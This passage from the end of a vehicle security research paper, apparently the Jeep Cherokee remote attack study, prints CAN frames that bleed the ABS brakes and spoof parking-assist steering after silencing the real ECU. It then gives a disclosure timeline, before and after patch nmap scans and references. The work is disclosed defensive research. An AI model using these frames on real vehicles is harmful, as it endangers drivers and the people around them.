First we need to start a diagnostic session with the ABS ECU

```
EID: 18DA28F1, Len: 08, Data: 02 10 03 00 00 00 00 00
```

Then we bleed the brakes (all brakes at maximum). This is one message (InputOutput) but requires multiple CAN messages since the data is too long to fit in a single CAN frame.

```
EID: 18DA28F1, Len: 08, Data: 10 11 2F 5A BF 03 64 64
EID: 18DA28F1, Len: 08, Data: 64 64 64 64 64 64 64 64
EID: 18DA28F1, Len: 08, Data: 64 64 64 00 00 00 00 00
```

Steering

Things like steering (as part of parking assist) and braking with collision prevention operate with normal CAN messages. However, unlike the previous vehicles we looked at, it is harder to control them with CAN message injection. For example, in the Toyota Prius, to engage the brakes, you simply had to flood the network with messages indicating the collision prevention system said to engage the brakes. Of course, the real collision prevention system was saying not to engage the brakes, since there was no need to do so. The Toyota ABS ECU would see this confusion between the injected messages and the actual messages and act on whichever message it saw at a higher frequency. Therefore, it was easy to make the vehicle engage the brakes.

In the Jeep, this is not the case for these types of features. We identified the message used by the collision prevention system to engage the brake. However, when we sent it and the ECU received messages from us to apply the brakes and messages from the real ECU not to apply the brakes, the ABS ECU in the Jeep simply turned off collision prevention entirely. It was designed to look for these types of irregularities and not respond. This makes it difficult to perform many of the actions we previously did with the Toyota Prius. That being said, it did not make it impossible to spoof messages that control

safety critical aspects of the vehicle. Minimal effort was put forth due to the focus on the researching being remote exploitation.

As an example of how we got around this, we would knock the real ECU sending the messages offline. Then our messages were the only ones that the receiving ECU would see and so there would be no confusion. The downside is that we knock the real ECU offline with diagnostic messages. This means that we can only do the attack, even though the actual action only involves normal CAN messages, at slow speeds since we first need to use diagnostic messages.

We illustrate this for the case of steering. In steering, the parking assist system will go offline if it receives conflicting messages. (It is actually possible for the wheel to move just a bit, especially if the vehicle is stopped, but for complete control you need to follow this procedure). The Parking Assist Module (PAM) is the ECU that sends the real messages. So we put the PAM into diagnostic session, which makes it stop sending its normal messages. Then we send our messages to turn the steering wheel.

First we start a diagnostic session with the PAM:

```
EID: 18DAA0F1, Len: 08, Data: 02 10 02 00 00 00 00 00
```

Then we send the CAN messages that tell the power steering ECU to turn the wheel. These look like a bunch of messages similar to these:

```
IDH: 02, IDL: 0C, Len: 04, Data: 90 32 28 1F
```

Here the first two bytes are the torque to apply to the steering wheel. 80 00 is no torque. Higher numbers like C0 00 is turn counter clockwise, while lower numbers like 40 00 means turn clockwise. The first nibble of the third byte is whether auto-park is engaged (0=no, 2=yes). The second nibble of this byte is a counter. The last byte is a checksum.

Disclosure

We disclosed issues as we found them to Fiat Chrysler Automotive (FCA). Below is the disclosure timeline.

1. October 2014: We disclosed the fact the D-Bus service was exposed and vulnerable.
2. March 2015: We disclosed to FCA that we could reprogram the V850 chip to send arbitrary CAN messages from the OMAP chip. We also informed them at this time that we planned to present these findings at Black Hat and DEFCON in August of 2015.
3. May 2015: We disclosed the fact that the D-Bus was accessible over the cellular network and not just Wi-Fi.
4. July 2015: We provided FCA, Harman/Kardon, NHTSA, and QNX advanced copies of this paper.
5. July 16, 2015: Chrysler released a patch for the issue.
6. July 21, 2015: Wired article is released.
7. July 24, 2015: Sprint cellular network blocks port 6667 traffic. Chrysler voluntarily recalls 1.4 million vehicles.

Patching and mitigations

A fix was made by Chrysler for this issue and can be found in version 15.26.1. We did not extensively study this patch although the net result is that the vehicle now no longer accepts incoming TCP/IP packets. This is the result of an nmap scan before the patch (version 14.25.5)

```
Starting Nmap 6.01 ( http://nmap.org ) at 2015-07-26 11:23 CDT
Nmap scan report for 192.168.5.1
Host is up (0.0036s latency).
PORT      STATE SERVICE
2011/tcp  open  raid-cc
2021/tcp  open  servexec
4400/tcp  open  unknown
6010/tcp  open  x11
6020/tcp  open  unknown
6667/tcp  open  irc
51500/tcp open  unknown
65200/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

This is the scan after the patch has been installed:

```
Starting Nmap 6.01 ( http://nmap.org ) at 2015-07-26 11:42 CDT
Nmap scan report for 192.168.5.1
Host is up (0.064s latency).
PORT      STATE    SERVICE
2011/tcp  filtered raid-cc
2021/tcp  filtered servexec
4400/tcp  filtered unknown
6010/tcp  filtered x11
6020/tcp  filtered unknown
6667/tcp  filtered irc
51500/tcp filtered unknown
65200/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
```

Additionally, the Sprint network was reconfigured to block (at least) port 6667 traffic even within the same cellular tower. Therefore, the only way to attack a vulnerable, unpatched, vehicle is to either do it over Wi-Fi, if available, or over a femtocell connection. Both require close range to the vehicle.

Conclusion

This paper was a culmination of three years of research into automotive security. In it, we demonstrated a remote attack that can be performed against many Fiat-Chrysler vehicles. The number of vehicles that were vulnerable were in the hundreds of thousands and it forced a 1.4 million vehicle recall by FCA as well as changes to the Sprint carrier network. This remote attack could be performed against vehicles located anywhere in the United States and requires no modifications to the vehicle or physical interaction by the attacker or driver. As a result of the remote attack, certain physical systems

such as steering and braking are affected. We provide this research in the hopes that we can learn to build more secure vehicles in the future so that drivers can trust they are safe from a cyber attack while driving. This information can be used by manufacturers, suppliers, and security researchers to continue looking into the Jeep Cherokee and other vehicles in a community effort to secure modern automobiles.

Acknowlegements

References

[1] - http://www.autosec.org/pubs/cars-oakland2010.pdf

[2] - http://www.autosec.org/pubs/cars-usenixsec2011.pdf

[3] - http://illmatics.com/content.zip

[4] - http://www.forbes.com/sites/andygreenberg/2013/07/24/hackers-reveal-nasty-new-car-attacks-with-me-behind-the-wheel-video/

[5] – http://illmatics.com/car_hacking_poories.pdf

[6] - http://illmatics.com/remote%20attack%20surfaces.pdf

[7] - http://ftp.cse.sc.edu/reports/drafts/2010-002-tpms.pdf

[8] - http://www.f-secure.com/vulnerabilities/SA201106648

[9] - http://www.ars2000.com/Codenomicon_wp_Fuzzing.pdf

[10] - https://labs.integrity.pt/articles/from-0-day-to-exploit-buffer-overflow-in-belkin-n750-cve-2014-1635/

[11] - http://www.driveuconnect.com/system/2014/ramtrucks/ram_1500/8-4an-ra4/

[12] - http://www.allpar.com/corporate/tech/uconnect.html

[13] - http://forums.motortrend.com/70/8102478/the-general-forum/ferrari-california-navigation-chrysler-uconnect/index.html

[14] - https://www.techauthority.com/en-US/Pages/ItemListing.aspx?CatID=3092

[15] - http://www.allatori.com/doc.html

[16] - http://users.ece.cmu.edu/~koopman/pubs/KoopmanCRCWebinar9May2012.pdf

[17] - http://www.qnx.com/products/evaluation/eval-target.html

[18] - http://www.driveuconnect.com/software-update/

[19] - http://www.qnx.com/developers/docs/6.3.0SP3/ide_en/user_guide/builder.html

[20] - http://www.qnx.com/developers/docs/660/index.jsp?topic=%2Fcom.qnx.doc.neutrino.sys_arch%2Ftopic%2Ffsys_ETFS.html

[21] – https://code.google.com/p/wifite/

[22] - https://www.dotsec.com/tag/wpa2/

[23] - https://en.wikipedia.org/wiki/D-Bus

[24] - https://wiki.gnome.org/Apps/DFeet

[25] - http://newsroom.sprint.com/news-releases/sprint-velocity-offers-automakers-customizable-approach-to-enhancing-new-and-existing-telematics-and-in-vehicle-communications-systems.htm

[26] - http://source.sierrawireless.com/

[27] - http://www.driveuconnect.com/features/uconnect_access/packages/

[28] - https://en.wikipedia.org/wiki/Long-range_Wi-Fi

[29] - https://www.google.com/webhp?sourceid=chrome-instant&ion=1&espv=2&ie=UTF-8#q=femtocell%20hacking

[30] - http://www.sprint.com/landings/airave/#!/

[31] - http://files.persona.cc/zefie/files/airvana/telnet.html

[32] - http://www.busybox.net/

[33] - http://documentation.renesas.com/doc/products/mpumcu/doc/v850/R01UH0237ED0320_V850ESFx3.pdf

[34] - https://www.iar.com/iar-embedded-workbench/

[35] - http://www.consumerreports.org/cro/news/2015/05/keeping-your-car-safe-from-hacking/index.htm

[36] – https://en.wikipedia.org/wiki/Mark_and_recapture

[37] - http://www.reuters.com/article/2015/01/06/us-fiat-chrysler-jeep-idUSKBN0KF1BW20150106